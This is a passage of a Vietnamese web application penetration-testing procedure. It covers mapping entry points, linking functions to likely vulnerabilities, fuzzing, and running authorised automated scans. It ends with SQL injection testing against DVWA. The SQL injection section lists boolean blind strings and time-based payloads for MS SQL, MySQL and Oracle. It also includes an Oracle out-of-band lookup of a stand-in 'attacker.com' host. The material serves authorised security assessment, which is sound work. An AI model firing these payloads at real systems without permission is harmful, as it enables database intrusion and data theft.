- Trong hình trên, các điểm vào ứng dụng có thể trong:
 - URL string: Sử dụng việc phân tích url, lấy ra các name (tham khảo phần định nghĩa URI) làm đầu vào ứng dụng
 - Các trường trong HTTP header như: User Agent, Cookie, Referer.
 - Giá trị POST data: Cũng sử dụng phương pháp phân tích URI. Ví dụ như hình trên lấy được hai điểm vào ứng dụng là: username và password.

URL string:

- Các thành phần của URL đứng trước chuỗi truy vấn (query string) thường bị bỏ qua, vì đơn giản chúng chỉ là tên thư mục, file trên hệ thống file system của máy chủ ứng dụng. Tuy nhiên, nếu ứng dụng sử dụng REST-style URL thì thành phần trong URL có thể là đầu vào cho ứng dụng. Một URL kiểu REST có dạng như sau:


```
http://eis/shop/browse/electronics/iPhone3G/
```
- Trong ví dụ trên, chuỗi “electronics” và “iPhone3G” có thể là tham số cho một hàm tìm kiếm. Tương tự với URL sau:


```
http://eis/updates/2010/12/25/my-new-iphone/
```
- Mỗi thành phần trong URL phía sau “updates” là đều có thể được xử lý như là một tham số đầu vào của ứng dụng.
- Hầu hết các ứng dụng sử dụng REST-style URLs đều dễ dàng xác định được cấu trúc URL dựa vào ngữ cảnh ứng dụng, ngữ nghĩa của URL. Tuy nhiên, không có quy tắc cụ thể, vì nó phụ thuộc vào tác giả của ứng dụng.

Chú ý:

- Các ứng dụng thường sử dụng mod_rewrite để tạo ra REST-style URLs.

Tham số trong request:

- Các tham số được gửi lên trong URL, message body, HTTP cookies là những điểm vào ứng dụng dễ dàng nhận ra nhất. Tuy nhiên, có một số ứng dụng không sử dụng phương pháp tiêu chuẩn (định dạng name=value) cho tham số. Có thể sử dụng những cấu trúc riêng, những dấu tách khác nhau:

```
/dir/file;foo=bar&foo2=bar2
/dir/file?foo=bar$foo2=bar2
/dir/file/foo%3dbar%26foo2%3dbar2
/dir/foo.bar/file
/dir/foo=bar/file
/dir/file?param=foo:bar
/dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e
```


- Để xử lý định dạng URL này, cần phải phân tách hoặc giải mã các thành phần trong URL. Ví dụ ở URL cuối cùng, nếu bỏ qua định dạng tùy chỉnh thì sẽ chỉ thấy được chuỗi truy vấn có chứa một tham số duy nhất được coi là dữ liệu. Điều đó sẽ bỏ qua nhiều loại lỗ hổng có thể tồn tại khi xử lý. Ngược lại, nếu chia tách định dạng, đặt trong bối cảnh là một chuỗi các trường dạng XML thì ngay lập tức phát hiện ra nhiều lỗ hổng SQL injection và path traversal.

<pre>/dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e</pre>

- Nếu nhìn bình thường sẽ là một điểm vào data với giá trị là "%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e".
- Phân tích chuỗi "%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e" bằng cách sử dụng URL decode sẽ được chuỗi: "<foo>bar</foo><foo2>bar2</foo2>". Như vậy sẽ thấy có hai điểm vào ứng dụng là foo=bar và foo2=bar2.
- Thông thường sẽ có các kiểu biến đổi như sử dụng: URL encode, base64 encode, hoặc sử dụng dạng dấu phân tách khác dấu & thông thường như ;, \$... Trong một số trường hợp, người lập trình sẽ sử dụng phương pháp mã hóa để "gói" tất cả các biến vào một biến chung (mã hóa toàn bộ URI) thành một biến.

HTTP Headers:

- Một số ứng dụng sử dụng chức năng log tùy chỉnh. Nội dung của giá trị log có thể xuất phát từ các trường trong HTTP Header như Referer và User-Agent. Những giá trị này luôn được coi là những điểm vào ứng dụng. Để xác định được xem ứng dụng có sử dụng HTTP Header không cần phải phân tích ứng dụng, cách mà ứng dụng xử lý, đầu vào cho chức năng đó. Ví dụ như:
- Ứng dụng có thể phát hiện ra rằng người dùng đã đến thông qua một công cụ tìm kiếm và tùy chỉnh với chuỗi tìm kiếm đó. Khi đó, rất có thể trường Referer đã được ứng dụng sử dụng.
- Xu hướng trong thời gian gần đây là cho phép hiển thị những trang khác nhau trên những thiết bị khác nhau, trình duyệt web khác nhau. Như vậy ứng dụng phát hiện ra người dùng sử dụng trình duyệt loại gì ? IE hay Firefox, Chrome. Nếu người dùng sử dụng di động để truy cập thì tự động chuyển sang trang dành cho di động. Điều này có thể làm được bằng cách sử dụng trường User-Agent trong HTTP Header. Đây chính là một đầu vào cho ứng dụng. Từ đây có thể dẫn đến những giao diện khác nhau, những tính năng khác nhau của ứng dụng.
- Để phát hiện xem ứng dụng có sử dụng User-Agent như là một đầu vào hay không, có thể thử truy cập với một User-Agent khác. Firefox có add-on User-Agent Switcher hỗ trợ việc thay đổi User-Agent này.



Hình 11: Công cụ thay đổi User-Agent

- Link add-on: <https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/>
- Tiến hành truy cập với User-Agent khác nhau (thường là sử dụng User-Agent của thiết bị di động). Nếu hiển thị giao diện khác nhau thì có thể sử dụng User-Agent. Trường hợp khác là ứng dụng có chức năng thông báo người dùng đang sử dụng trình duyệt gì thì cũng sử dụng User-Agent.
- Cập nhật những điểm vào ứng dụng tìm được vào bảng “Danh mục điểm vào ứng dụng” theo biểu mẫu BM.QTĐG.ATTT.03. Ví dụ về bảng “Danh mục điểm vào ứng dụng” khi kết thúc:

STT	URL	Phương thức	Mô tả	Đánh giá khả năng lỗi	Ghi chú
1	http://localhost	Cookie	PHPSESSID=3l9hrft7npk8t5q36qv8gch3i3		
2	http://localhost	User-Agent	Mozilla/5.0		
3	http://localhost /login	GET	Trang đăng nhập		
4	http://localhost ?id=1	GET	Điểm vào id=1		
5	http://localhost /login	POST	Điểm vào Username=abc		

3. Xác định khả năng tấn công

- Bước này tiến hành phân tích từng điểm vào ứng dụng, xác định điểm vào đó có thể mắc lỗi gì. Mục đích là xác định khả năng tấn công ứng dụng. Ánh xạ giữa cấu trúc bên trong và chức năng của ứng dụng ở phía server. Ví dụ một chức năng nhận thông tin đặt hàng của khách hàng thì chắc chắn sẽ tương tác với database.
- Bước này yêu cầu:

Hiểu được những chức năng chính được triển khai như thế nào ? sử dụng cơ chế bảo mật như thế nào ?

Xác định tất cả chức năng chi tiết của ứng dụng và ánh xạ những chức năng này sang những lỗ hổng bảo mật có thể mắc. Với mỗi điểm vào ứng dụng thu được ở trên, nhận diện các lỗi thông dụng thường xuất hiện ở chúng. Cụ thể như sau:


STT	Chức năng/Tương tác	Khả năng mắc lỗi
1	Tương tác với cơ sở dữ liệu	SQL injection
2	Tương tác với hệ thống (ping, traceroute)	Command injection
3	File upload, download	Path traversal, stored cross-site scripting
4	Hiển thị thông tin do người dùng	Cross-site scripting

	cung cấp	
5	Dynamic redirects	Chuyên hướng người dùng, header injection
6	Đăng nhập, đăng ký, khôi phục mật khẩu.	Liệt kê người dùng, mật khẩu yếu, tấn công brute force
7	Đăng nhập nhiều lớp (username/password, token)	Logic flaws
8	Tính năng mạng xã hội, thông tin tài khoản	Liệt kê người dùng, stored cross-site scripting
9	Tương tác với email	E-mail và/hoặc command injection
10	Sử dụng ứng dụng hãng thứ ba	Những lỗ hổng đã công bố
11	Phiên	Session Fixation
12	Chức năng quan trọng (thêm, sửa, xóa người dùng)	CSRF
13	Thông tin truyền dạng rõ	Session Hacking
14	Phân quyền theo chiều ngang	Phân quyền truy cập dữ liệu
15	Phân quyền theo chiều dọc	Leo thang đặc quyền

- Nếu ứng dụng sử dụng nền tảng bên thứ ba cung cấp, tiến hành tìm kiếm những lỗ hổng bảo mật đã được công bố tại: www.osvdb.org. Lưu ý: Tìm kiếm với phiên bản tương ứng.

Ví dụ thực tế:

- Sau khi ánh xạ được giữa nội dung và chức năng của ứng dụng EIS, nhiều đường dẫn sẽ được sử dụng để kiểm tra ứng dụng.



Hình 12: Ví dụ về sitemap thu được

- Thư mục /auth có chức năng đăng nhập. Chức năng này sẽ cần kiểm tra: các lỗi xác thực, quản lý phiên, kiểm soát truy cập.
- Thư mục /core, trang sitestats nhận tham số đầu vào là một mảng phân tách với nhau bằng dấu | (rank|hits|time). Có thể tấn công butefocre để buộc ứng dụng hiển thị nhiều thông tin hơn (source|location|ip), từ đó tiết lộ thêm nhiều thông tin về người dùng. Quan tâm tới tham số pageID đang hướng tới một trang home. Thủ một từ khóa đại diện như pageID=all hoặc pageID=*. Cuối cùng, pageID có dấu gạch chéo (/) nên có khả năng tấn công path traversal.
- Thư mục /gb cung cấp tính năng guestbook. Khi truy cập vào đây cho phép người dùng để lại tin nhắn của mình, lưu lại, trả về những gì người dùng đã nhập vào. Có thể mắc lỗi Cross-site-scripting.
- Thư mục /home dành cho người dùng đã được xác thực. Có thể thực hiện kiểm tra phân quyền theo chiều ngang (thử truy cập tài nguyên người khác) để đảm bảo có sử dụng kiểm soát truy cập ở mọi trang hay không.
- Thư mục /icon và /images chứa những nội dung tĩnh như ảnh. Nên kết hợp thông tin tài khoản hệ điều hành để kiểm tra nhanh lại xem có tồn tại nội dung, file thực thi khác hay không.

- Thư mục /pub có hai thư mục con là /pub/media và /pub/user. Trong phần user, có thể tấn công bruteforce vào giá trị số /pub/user/11. Đây có thể là userid.
- Thư mục /shop cung cấp chức năng mua bán hàng trực tuyến và số lượng lớn các URL. Có thể thực hiện những bài kiểm tra logic để mua hàng giảm giá hoặc không phải thanh toán.
- Kết quả: Cập nhật những lỗi đã dự đoán với điểm vào ứng dụng tương ứng trong bảng “Danh mục điểm vào ứng dụng” theo biểu mẫu BM.QTĐG.ATTT.03.
Ví dụ:

STT	URL	Phương thức	Mô tả	Đánh giá khả năng lỗi	Ghi chú
1	http://localhost	Cookie	PHPSESSID=319hrft7 npk8t5q36qv8gch3i3	Session Fixation	
2	http://localhost	User-Agent	Mozilla/5.0		
3	http://localhost/login	GET	Trang đăng nhập	Liệt kê người dùng, tấn công mật khẩu	
4	http://localhost?id=1	GET	Điểm vào id=1	SQL injection	
5	http://localhost/login	POST	Điểm vào Username=abc	Session Hijacking	

4. Kiểm tra khả năng lỗi.

- Dựa vào thông tin về điểm vào, lỗi có thể mắc, tiến hành kiểm tra khả năng mắc lỗi với từng điểm vào ứng dụng. Kiểm tra các lỗi:
 - Lỗi liên quan đến xác thực: liệt kê người dùng, tấn công vét cạn mật khẩu, chính sách mật khẩu mạnh.
 - Lỗi liên quan đến quản lý phiên: Session Fixation, Session Hijacking, lỗi CSRF.
 - Lỗi liên quan đến phân quyền, logic ứng dụng: lỗi phân quyền truy cập người dùng, lỗi leo thang đặc quyền.
 - Lỗi không mã hóa dữ liệu nhạy cảm, sử dụng thuật toán mã hóa yếu.
 - Lỗi cho phép spam SMS, email.
 - Lỗi phê chuẩn đầu vào dữ liệu, bao gồm:
 - ✓ Lỗi nhúng mã: SQL injection, OS command injection
 - ✓ Lỗi Cross-site-scripting
 - ✓ Lỗi thao tác với file: Path Traversal, Local File include/Remote File include.
 - ✓ Lỗi liên quan đến chuyển hướng người dùng.
- Phương pháp kiểm tra đối với những lỗi thuộc dạng phê chuẩn đầu dữ liệu là sử dụng kỹ thuật Fuzzing. Phương pháp này có nghĩa là tiến hành gửi tới điểm vào dữ liệu những loại dữ liệu không hợp lệ (dữ liệu sai, dữ liệu gây lỗi, thường được gọi là mã tấn công, payload), nhận lấy kết quả trả về từ ứng dụng, phân tích xem có

khả năng mắc lỗi hay không. Việc fuzzing được tiến hành ở tất cả điểm vào ứng dụng, bao gồm:

URI: Các thành phần trong URI, Post Data

Protocol: Các thành phần gồm: HTTP Protocol, HTTP Header, Cookie

Fuzzing URI: URI có cấu trúc như sau:

/[path]/[page].[extension]?[name]=[value]&[name]=[value]

- Trong đó:

path: Đối với path thì trong quá trình fuzz các lỗi thường được kiểm tra là path traversal.

page:Đối với page thì có thể có các lỗi như để lộ những tập tin nhạy cảm như config.bin, config.inc, ...

extension: Khi fuzzing một số extension mà server không hỗ trợ có thể nhận diện ra được công nghệ mà web server đó sử dụng và nhận thấy lỗi thông báo từ web server khi thực hiện truy vấn các extension không hỗ trợ.

name:quá trình fuzzing các thành phần biến có thể dẫn đến khám phá các biến mà không công bố mà có khả năng vượt qua server. Hơn nữa việc gửi các tham số không mong đợi có thể dẫn đến ứng dụng ứng dụng bộc lộ thêm các ứng xử không lường trước.

value:các giá trị này là các giá trị mà ứng dụng mong đợi từ người sử dụng, trong quá trình fuzzing thì việc thay đổi các giá trị mong đợi từ ứng dụng có thể kiểm tra ứng dụng có thể bị các lỗi như các lỗi liên quan đến chèn như sql injection, xss, local file inclusion, remote file inclusion, ... Đây là thành phần được kiểm tra nhiều nhất.

separator:là thành phần mà web server sử dụng để nhận biết các tham số và giá trị mà ứng dụng Web server sử dụng. Trong quá trình fuzzing các separator này thì các webserver khác nhau thì sẽ có kiểu xử lý khác nhau.

Fuzzing Protocol: Giao thức HTTP hay sử dụng HTTP/1.0 và HTTP/1.1. Tiến hành fuzzing các thành phần mà giao thức HTTP, gồm:

Fuzzing các phương thức đệ trình khác ngoài GET/POST như PUT, DELETE, TRACE, ...

Fuzzing các phương thức đệ trình khác mà giao thức HTTP không hỗ trợ để xem sự phản ứng của Web Server.

Fuzzing Header và Cookies: Cấu trúc của Header trong giao thức HTTP có dạng:

[Header name]: [Header value]


Quá trình fuzzing các thành phần Header name và Header value để xem sự phản ứng của Web Server. Lưu ý nếu gửi dữ liệu bằng phương thức POST thì dữ liệu được gửi trong phần Header và cách kiểm tra cũng tương tự như Fuzzing URI.

Cookies là thành phần quan trọng trong ứng dụng Web và thường được ứng dụng Web làm nơi lưu trữ thông tin phiên làm việc. Fuzzing các thành phần của Cookies luôn cần được chú ý đến. Các thức fuzzing cũng tương tự như Fuzzing URI.

- Sau khi tiến hành gửi, fuzzing điểm vào ứng dụng, cần phân tích kết quả fuzzing để biết điểm vào đó có mắc lỗi hay không. Để nhận biết có mắc lỗi hay không, có thể phân tích, nhận biết theo:
 - HTTP Status code: Trong quá trình fuzzing thì cách Web Server xử lý thường bộc lộ qua mã trạng thái của nó. Ví dụ: 401 – Unauthorized, 500 – Internal Server Errors ...
 - Web server error messages: Các thông điệp được thông báo bởi ứng dụng hoặc Web Server.
 - Dropped connections: Quá trình fuzzing có thể dẫn đến Web server bị down bởi một dữ liệu fuzzing nào đó.
 - Log files và Event Logs: Là các nhật ký hệ thống lưu trữ quá trình trao đổi giữa Web Server và User.
- Quá trình tiến hành fuzzing với mỗi loại lỗi, bao gồm vị trí tiến hành fuzzing, mã tấn công, phương pháp nhận diện lỗi khác nhau. Tùy mỗi đặc trưng của từng lỗi sẽ có đặc điểm, cách làm khác nhau. Trong phần trên, mỗi điểm vào ứng dụng đều được tiến hành dự đoán lỗi có thể mắc phải.

5. Kiểm tra bằng công cụ tự động.

- Sử dụng công cụ tự động dò quét lại ứng dụng, tránh trường hợp bỏ sót lỗi, không tìm hết điểm vào ứng dụng.
- Lưu ý khi sử dụng: Việc sử dụng công cụ tiềm ẩn nguy cơ gây ra ảnh hưởng tới ứng dụng, cơ sở dữ liệu. Chú ý các vấn đề:
 - Chỉ sử dụng công cụ dò quét tự động khi có sự đồng ý cho phép của trưởng nhóm đánh giá.
 - Đánh giá khả năng trước khi thực hiện quét tự động.
 - Thông báo, thỏa thuận trước với đơn vị vận hành về thời gian tiến hành dò quét.
 - Chỉ sử dụng công cụ dò quét tự động tại những thành phần không yêu cầu đăng nhập, cập nhật dữ liệu lên cơ sở dữ liệu (ví dụ như phần comment, sửa xóa thông tin cá nhân, upload file không được phép sử dụng công cụ tự động).
 - Việc dò quét tự động chỉ được thực hiện vào thời gian ứng dụng hoạt động thấp tải nhất (đối với ứng dụng đang hoạt động).
 - Trong quá trình dò quét, thành viên đánh giá phải trực tiếp làm việc, kiểm soát công cụ.
- Sử dụng công cụ tự động như Acunetix, AppScan để tiến hành dò quét. (Tham khảo phụ lục hướng dẫn sử dụng phần mềm Acunetix).
- Phân tích kết quả trả về của công cụ. Kết quả trả về có thể đúng hoặc sai, trong đó có thể bao gồm những lỗi đã tìm được ở bước trên hoặc không.



Hình 13: Công cụ Acunetix

- Đối với những lỗi ứng dụng đã tìm được ở trên, tiến hành kiểm tra lại xem còn bỏ sót điểm vào ứng dụng nào nữa hay không.
- Trường hợp phát hiện có thông báo lỗi tại điểm vào ứng dụng mới, cần phải cập nhật điểm vào ứng dụng vào bảng “”. Sau đó tiến hành kiểm tra lại khả năng mắc lỗi bằng tay như hướng dẫn ở trên. Nếu có mắc lỗi tiến hành cập nhật thêm vào bảng.
- Đối với những lỗi ứng dụng mới mà kiểm tra bằng tay không phát hiện ra được, tiến hành kiểm tra lại có tìm ra điểm vào ứng dụng mắc lỗi hay không. Nếu chưa có điểm vào ứng dụng đó cập nhật vào. Sau đó tiến hành kiểm tra lại khả năng mắc lỗi bằng tay như hướng dẫn ở trên. Nếu có mắc lỗi tiến hành cập nhật thêm vào bảng.
- Cập nhật đầy đủ thông tin về các điểm vào ứng dụng, các lỗi mắc phải vào các bảng cần thiết.

III. Hướng dẫn kiểm tra khả năng mắc lỗi


1. Kiểm tra lỗi nhúng mã

- **Mô tả:** Lỗi nhúng mã xảy ra khi người dùng chèn những đoạn mã tấn công vào yêu cầu gửi đến cho ứng dụng xử lý, làm ứng dụng hoạt động sai lệch, không đúng mục đích thiết kế ban đầu. Lỗi này rất phổ biến, xuất hiện trong truy vấn SQL, các câu lệnh OS, các tham số của ứng dụng.
- Ví dụ: Khi truy vấn tới cơ sở dữ liệu lập trình viên thường sử dụng phương pháp cộng xâu Input từ người dùng. Nếu như ứng dụng sử dụng những xâu này để truy vấn cơ sở dữ liệu SQL thì có thể mắc lỗi SQL Injection. Lợi dụng lỗi này, kẻ tấn công có thể xem, thêm, sửa, xóa dữ liệu trong database từ đó chiếm được tài khoản quản trị, lấy được toàn bộ dữ liệu của ứng dụng.

- Nguy hiểm hơn, nếu xâu Input từ người dùng không được kiểm tra mà có thể tương tác với hệ thống qua các lệnh điều khiển OS thì ứng dụng có thể mắc lỗi OS Injection. Trường hợp hệ thống không được cấu hình tốt thì kẻ tấn công hoàn toàn có thể chiếm quyền điều khiển máy chủ.

Kiểm tra lỗi SQL injection như sau:

- Dựa vào kết quả quá bước "Xác định khả năng tấn công ở trên", tiến hành kiểm tra khả năng mắc lỗi SQL injection của những điểm vào có khả năng. Quá trình kiểm tra như sau:
- Thực hiện gửi payload tấn công. Sau khi gửi lên thực hiện quan sát các dấu hiệu bất thường trong kết quả trả về để nhận diện lỗi. Sự bất thường ở đây thể hiện ở nội dung trả về, mã lỗi HTTP, chiều dài của phản hồi, thời gian phản hồi.
- Phản hồi trả về phụ thuộc vào loại hệ quản trị cơ sở dữ liệu và loại lỗi SQL injection mắc phải. Có hai loại SQL injection là: Errors Base và Blind SQL injection. Đối với loại Error base, khi nhập đầu vào sai cho truy vấn, ứng dụng sẽ có thông báo lỗi trả về. Ví dụ:



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" at line 1

Hình 14: SQL Injection dạng Errorsbase

- Chú ý quan sát về mặt ngữ nghĩa của thông báo (SQL Syntax và Error). Nếu gửi lên tham số với giá trị có kèm ' mà gây ra lỗi, có thông báo bất thường thì tiếp tục đệ trình lại tham số đó nhưng có kèm thêm hai dấu '. Nếu ứng dụng không còn xuất hiện lỗi nữa thì có khả năng mắc lỗi SQL injection.

Hình 15: Thử nghiệm với hai dấu nháy

- Với trường hợp Blind SQL injection, sẽ có 3 dạng chính là:
- **Content-base:** Thử nghiệm với những payload cộng logic xem có sự khác biệt trong nội dung trả về hay không. Ví dụ với câu truy vấn:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
```

- Thủ nhập vào biến \$id giá trị: "'1' and 1=2 – comment" (Nội dung mã tấn công không bao gồm dấu ") để tạo thành mệnh đề "false". Khi đó sẽ không có nội dung trả về:

The screenshot shows a DVWA SQL Injection page. The URL in the browser is `localhost/dvwa/vulnerabilities/sql_injection/?id=1' and 1=2 -- a&Submit=Submit#`. The page title is "Vulnerability: SQL Inj". On the left, there's a navigation menu with "Home", "Instructions", "Setup", "Brute Force", "Command Execution", and "CSRF". The main area has a "User ID:" input field containing "'1' and 1=2 -- a" and a "Submit" button. Below the input field, the text "More info" is displayed.

Hình 16: Blind SQL Injection

- Nhúng vào biến \$id giá trị: "'1' and 1=1 – comment" tạo thành mệnh đề "true". Nếu có nội dung trả về tương ứng với trường hợp \$id có giá trị ban đầu là 1 thì ứng dụng mắc lỗi
- Có thể sử dụng các hàm sau:
 - SUBSTRING (text, start, length): trả về substring start từ vị trí start và có độ dài length (nếu start lớn hơn độ dài của text, hàm sẽ trả về giá trị null)
 - ASCII (char): trả về giá trị ASCII của kí tự input. Trả về null nếu char is 0
 - LENGTH (text): trả về độ dài xâu kí tự.

The screenshot shows a DVWA SQL Injection page. The URL in the browser is `localhost/dvwa/vulnerabilities/sql_injection/?id=1' and 1=1 -- comment&Submit=Submit#`. The page title is "Vulnerability: SQL Injection (Blind)". The navigation menu is identical to the previous screenshot. The "User ID:" input field is empty, but below it, the text "ID: 1' and 1=1 -- comment", "First name: admin", and "Surname: admin" is displayed in red, indicating the successful extraction of user information.

Hình 17: Blind SQL injection

- **Time-base:** Phương pháp này dựa vào thời gian thực hiện truy vấn của hệ quản trị cơ sở dữ liệu để xác định có mắc lỗi SQL injection hay không. Một số mã tấn công:
 - Đôi với hệ quản trị MS SQL:


```
'; waitfor delay '0:30:0'  
1; waitfor delay '0:30:0'--
```
 - Đôi với hệ quản trị My SQL:


```
SELECT BENCHMARK(1000000,MD5('A'));  
SELECT SLEEP(5); # >= 5.0.12
```
 - Đôi với hệ quản trị Oracle:


```
BEGIN DBMS_LOCK.SLEEP(5); END;  
SELECT UTL_INADDR.get_host_name('10.0.0.1') FROM dual;  
SELECT UTL_INADDR.get_host_address('blah.attacker.com') FROM dual;  
SELECT UTL_HTTP.REQUEST('http://google.com') FROM dual;
```
- Nếu mắc lỗi ứng dụng sẽ trả về sau một thời gian tương ứng với giá trị đã truyền. Lưu ý so sánh với thời gian trả về của ứng dụng khi không mắc lỗi. Nên kiểm tra lại mã nguồn để tránh trường hợp xác định sai. Ví dụ:

Raw Params Headers Hex ViewState

